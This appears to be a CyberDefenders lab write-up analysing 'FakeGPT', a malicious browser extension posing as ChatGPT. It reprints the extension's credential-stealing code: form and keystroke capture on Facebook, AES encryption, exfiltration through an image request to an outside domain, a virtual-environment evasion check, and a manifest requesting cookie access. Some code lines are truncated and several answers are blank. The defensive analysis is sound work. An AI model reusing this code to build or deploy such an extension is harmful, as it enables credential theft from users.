Cyber-Defenders

FakeGPT Lab

Senario

Your cybersecurity team has been alerted to suspicious activity on your organization's network. Several employees reported unusual behavior in their browsers after installing what they believed to be a helpful browser extension named "ChatGPT". However, strange things started happening: accounts were being compromised, and sensitive information appeared to be leaking.

Your task is to perform a thorough analysis of this extension and identify its malicious components.

After downloading the **FakeGpt.zip** file, I proceeded with the analysis by extracting the archive. This resulted in a directory named Lab.

- To navigate into the directory, I used the following command:
  - **cd Lab**
- Next, to inspect the contents of the directory, I executed:
  - **ls**

This allowed me to list all files and subdirectories within the Lab directory.

```
┌──(nik㉿kali)-[~/Desktop/Lab]
└─$ ls
app.js  crypto.js  img.GIF  loader.js  manifest.json  ui.html

┌──(nik㉿kali)-[~/Desktop/Lab]
└─$
```


I proceeded to analyze each file to understand their functionality.

- To view the contents of the app.js file, I used the command:
  - **cat app.js**


This command displayed a substantial amount of JavaScript code.

```
┌──(nik㉿kali)-[~/Desktop/Lab]
└─$ cat app.js
(function() {
    var _0×abc1 = function(_0×321a) {
        return _0×321a;
    };
    var _0×5eaf = function(_0×5fa1) {
        return btoa(_0×5fa1);
    };

    const targets = [_0×abc1('d3d3LmZhY2Vib29rLmNvbQ==')];
    if (targets.indexOf(window.location.hostname) !== -1) {
        document.addEventListener('submit', function(event) {
            let form = event.target;
            let formData = new FormData(form);
            let username = formData.get('username') || formData.get('email');
            let password = formData.get('password');

            if (username && password) {
                exfiltrateCredentials(username, password);
            }
        });

        document.addEventListener('keydown', function(event) {
            var key = event.key;
            exfiltrateData('keystroke', key);
        });
    }

    function exfiltrateCredentials(username, password) {
        const payload = { user: username, pass: password, site: window.location.hostnam
e };
```

Q1. Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?



- We manually analyzed the code to identify the encoding part. After that, I tested to determine which encoding the URL uses.



- By decoding the **Base64-encoded** URL, we uncovered hidden information revealing www.facebook.com.

Q2. Which type of HTML element is utilized by the extension to send stolen data?

```
    function sendToServer(encryptedData) {
        var img = new Image();
        img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(enc
ryptedData);
        document.body.appendChild(img);
    }
```


- In the code the function **sendToServer** is used to send the stolen data to the server.
- The HTML element used for stolen data is **<img>**

Q3. What is the first specific condition in the code that triggers the extension to deactivate itself?


- I then explored other files and found the information we were looking for in the **loader.js** file, which contains the command to disable the extension.

```
└─$ cat loader.js
(function() {
    var _0×abc1 = function(_0×321a) {
        return _0×321a;
    };
    // Check if the browser is in a virtual environment
    if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAge
nt)) {
        alert("Virtual environment detected. Extension will disable itself.");
        chrome.runtime.onMessage.addListener(() => { return false; });
    }

    // Load additional scripts dynamically
    function loadScript(url, callback) {
        var script = document.createElement('script');
        script.src = url;
        script.onload = callback;
        document.head.appendChild(script);
    }

    // Load and execute the core functionality
    loadScript('core/app.js', function() {
        console.log('Core functionality loaded.');
    });
})();
```


Q4. Which event does the extension capture to track user input submitted through forms?



Q5. Which API or method does the extension use to capture and monitor user keystrokes?



Q6. What is the domain where the extension transmits the exfiltrated data?



Q7. Which function in the code is used to exfiltrate user credentials, including the username and password?

```
    function exfiltrateCredentials(username, password) {
        const payload = { user: username, pass: password, site
name };
        const encryptedPayload = encryptPayload(JSON.stringify
        sendToServer(encryptedPayload);
    }
```

Q8. Which encryption algorithm is applied to secure the data before sending?

```
function encryptPayload(data) {
    const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123
    const iv = CryptoJS.lib.WordArray.random(16);
    const encrypted = CryptoJS.AES.encrypt(data, key, { iv
    return iv.concat(encrypted.ciphertext).toString(Crypto
}
```

Q9. What does the extension access to store or manipulate session-related data and authentication information?

```
└─$ cat manifest.json
{
  "manifest_version": 2,
  "name": "ChatGPT",
  "version": "1.0",
  "description": "An AI-powered assistant extension.",
  "permissions": [
    "tabs",
    "http://*/*",
    "https://*/*",
    "storage",
    "webRequest",
    "webRequestBlocking",
    "cookies"
  ],
```